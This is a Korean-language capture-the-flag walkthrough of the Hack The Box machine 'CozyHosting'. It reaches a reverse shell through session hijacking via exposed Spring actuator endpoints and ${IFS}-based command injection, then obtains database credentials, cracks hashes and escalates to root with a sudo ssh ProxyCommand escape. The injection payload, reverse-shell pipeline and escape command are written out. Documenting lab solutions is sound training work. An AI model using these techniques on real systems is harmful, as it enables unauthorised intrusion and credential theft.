
💡 INFO
- IP : 10.10.11.230
- MY : 10.10.14.2
-
hosts 파일 추가
	##cozyhosting
	10.10.11.230 cozyhosting.htb
🔎 Foothold
- PortScan
💡 nmap -sC -sV -oN result.txt 10.10.11.230Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-05 10:09 KST
NSOCK ERROR [0.0680s] ssl_init_helper(): OpenSSL legacy provider failed to load.
Nmap scan report for 10.10.11.230
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 4356bca7f2ec46ddc10f83304c2caaa8 (ECDSA)
|_ 256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
8000/tcp open http SimpleHTTPServer 0.6 (Python 3.10.12)
|_http-server-header: SimpleHTTP/0.6 Python/3.10.12
|_http-title: Directory listing for /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- Vhost
💡 ffuf -w [wordlist path] -u [url] -H "host: FUZZ" -fs 4242 별도의 vhost는 존재하지 않았음.
- Dir
- 스캔툴은 다양함, dirsearch, gobuster
💡 dirsearch -u http://cozyhosting.htb<200 0B http://cozyhosting.htb/;admin/
200 0B http://cozyhosting.htb/;/admin
200 0B http://cozyhosting.htb/;/login
200 0B http://cozyhosting.htb/;login/
200 0B http://cozyhosting.htb/;/json
200 0B http://cozyhosting.htb/;json/
400 435B http://cozyhosting.htb/\..\..\..\..\..\..\..\..\..\etc\passwd
400 435B http://cozyhosting.htb/a%5c.aspx
200 0B http://cozyhosting.htb/actuator/;/auditevents
200 0B http://cozyhosting.htb/actuator/;/beans
200 0B http://cozyhosting.htb/actuator/;/caches
200 0B http://cozyhosting.htb/actuator/;/conditions
200 0B http://cozyhosting.htb/actuator/;/configprops
200 0B http://cozyhosting.htb/actuator/;/env
200 0B http://cozyhosting.htb/actuator/;/events
200 634B http://cozyhosting.htb/actuator
200 0B http://cozyhosting.htb/actuator/;/health
200 0B http://cozyhosting.htb/actuator/;/healthcheck
200 0B http://cozyhosting.htb/actuator/;/features
200 0B http://cozyhosting.htb/actuator/;/httptrace
200 0B http://cozyhosting.htb/actuator/;/integrationgraph
200 0B http://cozyhosting.htb/actuator/;/dump
200 0B http://cozyhosting.htb/actuator/;/exportRegisteredServices
200 0B http://cozyhosting.htb/actuator/;/jolokia
200 0B http://cozyhosting.htb/actuator/;/configurationMetadata
200 0B http://cozyhosting.htb/actuator/;/heapdump
200 0B http://cozyhosting.htb/actuator/;/liquibase
200 0B http://cozyhosting.htb/actuator/;/logfile
200 0B http://cozyhosting.htb/actuator/;/auditLog
200 0B http://cozyhosting.htb/actuator/;/info
200 0B http://cozyhosting.htb/actuator/;/mappings
200 0B http://cozyhosting.htb/actuator/;/prometheus
200 0B http://cozyhosting.htb/actuator/;/registeredServices
200 0B http://cozyhosting.htb/actuator/;/loggers
200 0B http://cozyhosting.htb/actuator/;/releaseAttributes
200 0B http://cozyhosting.htb/actuator/;/metrics
200 0B http://cozyhosting.htb/actuator/;/flyway
200 0B http://cozyhosting.htb/actuator/;/refresh
200 0B http://cozyhosting.htb/actuator/;/scheduledtasks
200 0B http://cozyhosting.htb/actuator/;/sessions
200 0B http://cozyhosting.htb/actuator/;/shutdown
200 0B http://cozyhosting.htb/actuator/;/sso
200 0B http://cozyhosting.htb/actuator/;/loggingConfig
200 0B http://cozyhosting.htb/actuator/;/resolveAttributes
200 0B http://cozyhosting.htb/actuator/;/threaddump
200 0B http://cozyhosting.htb/actuator/;/springWebflow
200 0B http://cozyhosting.htb/actuator/;/status
200 0B http://cozyhosting.htb/actuator/;/trace
200 0B http://cozyhosting.htb/actuator/;/statistics
200 0B http://cozyhosting.htb/actuator/;/ssoSessions
200 5KB http://cozyhosting.htb/actuator/env
200 15B http://cozyhosting.htb/actuator/health
200 198B http://cozyhosting.htb/actuator/sessions
200 10KB http://cozyhosting.htb/actuator/mappings
200 124KB http://cozyhosting.htb/actuator/beans
401 97B http://cozyhosting.htb/admin
200 0B http://cozyhosting.htb/admin/%3bindex/
200 0B http://cozyhosting.htb/Admin;/
200 0B http://cozyhosting.htb/admin;/
200 0B http://cozyhosting.htb/axis//happyaxis.jsp
200 0B http://cozyhosting.htb/axis2-web//HappyAxis.jsp
200 0B http://cozyhosting.htb/axis2//axis2-web/HappyAxis.jsp
200 0B http://cozyhosting.htb/Citrix//AccessPlatform/auth/clientscripts/cookies.js
200 0B http://cozyhosting.htb/engine/classes/swfupload//swfupload.swf
200 0B http://cozyhosting.htb/engine/classes/swfupload//swfupload_f9.swf
500 73B http://cozyhosting.htb/error
200 0B http://cozyhosting.htb/examples/jsp/%252e%252e/%252e%252e/manager/html/
200 0B http://cozyhosting.htb/extjs/resources//charts.swf
200 0B http://cozyhosting.htb/html/js/misc/swfupload//swfupload.swf
200 0B http://cozyhosting.htb/jkstatus;
200 4KB http://cozyhosting.htb/login
200 0B http://cozyhosting.htb/login.wdm%2e
204 0B http://cozyhosting.htb/logout💣 Attack

DIR 스캔 결과에 특정 디렉토리(actuator)에 접근 시 아래와 같이 정보가 노출되고 있음

sessions에 접근하면 JSESSIONID 정보가 있으며 UNAUTHORIZED를 제외하면 1개의 세션만 활성화가 되어 있음
{"5F315FBDC57F4006EC85BD0944F21762":"kanderson"}획득한 JSESSIONID(5F315FBDC57F4006EC85BD0944F21762":"kanderson)을 재사용 해보기로함
JSESSIONID 아래의 google app을 사용하면 좀더 편함.

획득한 세션을 가지고 /admin을 접근하게되면 로그인이 가능함


뭔가 공격을 할 수 있는 부분을 찾아봤는데 아래의 hostname, username밖에 없으며 내 IP와 획득한 이름을 넣어 시도를 하면 connection timed out 에러가 발생됨. 해당에러는 ssh에서 발생하고 있음.
입력값에 cmd(ls)를 넣어본 결과 400에러가 발생되며 에러를 뿜어내는데 확인해보니 역시 ssh 명령어를 실행시키고 있었음. 그러면 바로 리버스 쉘을 연결하도록 해보자

command injection 관련하여 조사를 해본결과, {IFS}를 활용하면 리버스 쉘을 사용할 수 있다.
Command Injection cheat sheet
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/README.md
${IFS}는 IFS(Internal Field Separator)를 이용하여 명령어를 조작하고 명령어 주입이 가능한 명령어다.

사용한 공격코드를 설명하자면 아래와 같다.
echo${IFS}"base64 revshell code"|base64${IFS}-d|bash{IFS}는 공백과 같은 의미로 현재 쉘 공격을 위해 스페이스를 대신하여 {IFS}가 삽입된 것이다.
우리가 아는 구문으로 분석하면 보편적인 리버스쉘 구문이다.
echo "base64 revshell code"|base64 -d|bash쉘이 연결되며 app 계정 콘솔에 들어 갔으나, 홈디렉토리는 없고 "cloudhosting-0.0.1.jar" 파일만 존재하며 java로 구동중임을 확인
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 10.10.11.230.
Ncat: Connection from 10.10.11.230:39128.
app@cozyhosting:/app$ cd ~
cd ~
bash: cd: /home/app: No such file or directory
app@cozyhosting:/app$ pwd
pwd
/app
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ ps -ef | grep cloudhosting
app         1062       1  2 Sep05 ?        00:25:59 /usr/bin/java -jar cloudhosting-0.0.1.jar
현재 계정 외 다른 계정이 있는지 passwd도 확인해봄, home dir이 존재하는 계정은 josh만 있음.
이에 josh계정으로 들어가서 root로 권한 상승 해야할것으로 보임
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/fals
현재 app 계정으로 python 실행이 가능함을 확인하고 해당 파일을 꺼내보았음
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> quit()

app@cozyhosting:/app$ python3 -m http.server
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
--2023-09-06 09:06:36-- http://10.10.11.230:8000/cloudhosting-0.0.1.jar
다음으로 연결 중: 10.10.11.230:8000... 연결했습니다.
HTTP 요청을 보냈습니다. 응답 기다리는 중... 200 OK
길이: 60259688 (57M) [application/java-archive]
저장 위치: `cloudhosting-0.0.1.jar'
cloudhosting-0.0.1.jar 100%[==================================================================================================================>] 57.47M 1.88MB/s / 32s
2023-09-06 09:07:08 (1.80 MB/s) - `cloudhosting-0.0.1.jar' 저장함 [60259688/60259688]JadxGUI를 사용하여 jar파일을 분석함
분석해본 결과, FakeUser가 5분 마다 돌면서 세션을 만들고 있음도 볼 수 있음
username=kanderson&password=MRdEQuv6~6P9
리소스 파일 내 spring 정보가 기입되어 있음.
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=parkss
app 계정으로 현재 서비스를 보면 postgresql이 구동되고 있음. 이에 획득한 계정으로 DB접근 시도
root         852       1  0 02:18 ?        00:00:00 /usr/libexec/udisks2/udisksd
root         873       1  0 02:18 ?        00:00:00 /usr/sbin/ModemManager
app         1061       1  8 02:18 ?        00:00:40 /usr/bin/java -jar cloudhost
root        1064       1  0 02:18 ?        00:00:00 /usr/sbin/cron -f -P
root        1079       1  0 02:18 ?        00:00:00 sshd: /usr/sbin/sshd -D [lis
root        1080       1  0 02:18 tty1     00:00:00 /sbin/agetty -o -p -- \u --n
root        1088       1  0 02:18 ?        00:00:00 nginx: master process /usr/s
www-data    1089    1088  0 02:18 ?        00:00:00 nginx: worker process
www-data    1090    1088  0 02:18 ?        00:00:00 nginx: worker process
postgres    1098       1  0 02:18 ?        00:00:00 /usr/lib/postgresql/14/bin/p
postgres    1109    1098  0 02:18 ?        00:00:00 postgres: 14/main: checkpoin
postgres    1110    1098  0 02:18 ?        00:00:00 postgres: 14/main: backgroun
postgres    1111    1098  0 02:18 ?        00:00:00 postgres: 14/main: walwriter
postgres    1112    1098  0 02:18 ?        00:00:00 postgres: 14/main: autovacuu
postgres    1113    1098  0 02:18 ?        00:00:00 postgres: 14/main: stats col
postgres    1114    1098  0 02:18 ?        00:00:00 postgres: 14/main: logical r
postgres    1152    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1155    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1156    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1157    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1158    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1159    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1161    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1162    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1163    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
postgres    1164    1098  0 02:18 ?        00:00:00 postgres: 14/main: postgres
app         1210    1061  0 02:26 ?        00:00:00 /bin/bash -c ssh -o ConnectT
app         1215    1210  0 02:26 ?        00:00:00 bash
app         1216    1215  0 02:26 ?        00:00:00 python3 -c import socket,sub
app         1217    1216  0 02:26 pts/0    00:00:00 bash
app         1222    1217  0 02:26 pts/0    00:00:00 ps -ef
postgres 콘솔에 접근하기 위해서는 아래와 같은 명령어로 접근하면됨
psql "postgresql://$DB_USER:$DB_PWD@$DB_SERVER/$DB_NAME"
app@cozyhosting:/app$ psql "postgresql://postgres:Vg&nvzAQ7XxR@localhost/cozyhosting"
<esql://postgres:Vg&nvzAQ7XxR@localhost/cozyhosting"
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

cozyhosting=#
- postgres 명령어 참고
https://postgrescheatsheet.com/#/tables
테이블 확인
<cozyhosting=# \d
\d
WARNING: terminal is not fully functional
Press RETURN to continue

              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)
users 테이블 확인
<cozyhosting=# select * from users;
select * from users;
WARNING: terminal is not fully functional
Press RETURN to continue

   name    |                           password                           | role

-----------+--------------------------------------------------------------+-----
--
 kanderson | 비밀이지롱 | User
 admin     | 비밀이지롱 | Admin
(2 rows)

(END)
해쉬로된 패스워드를 크랙하기 위해서는 대표적인 john도 있지만, 이번에 찾아본
아래를 참고하여 패스워드를 크랙해보는 것도 좋을것 같다.
💡 패스워드 크랙 참고
John-The-Ripper
hashcat
획득한 패스워드를 rockyou를 통해 크랙을 시도하고 크랙에 패스워드를 josh 계정에 대입해본 결과, 로그인에 성공하였음. user flag 획득.
josh@cozyhosting:~$ id
uid=1003(josh) gid=1003(josh) groups=1003(josh)
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$
👑 Privilege
root는 쉬움,,, sudo 확인해보면 ssh가 있어서 바로 공격 시도한 결과, 바로 root GET!!
HTB하려면 여기는 꼭 들려야함.. https://gtfobins.github.io/
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)